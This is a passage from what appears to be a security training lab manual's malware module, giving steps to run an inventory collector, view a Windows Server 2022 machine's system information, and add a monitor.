
25. Now, right-click on **Inventory Collector** and click **Run Now!** from the context menu.




26. Select **Server2022** in the left pane and scroll down in the right pane, and you can see the complete system information for the **Windows Server 2022** machine on the dashboard.




Module 07 – Malware Threats



27. Right-click on **Server2022** and click the **Add New Monitor** option from the context menu.

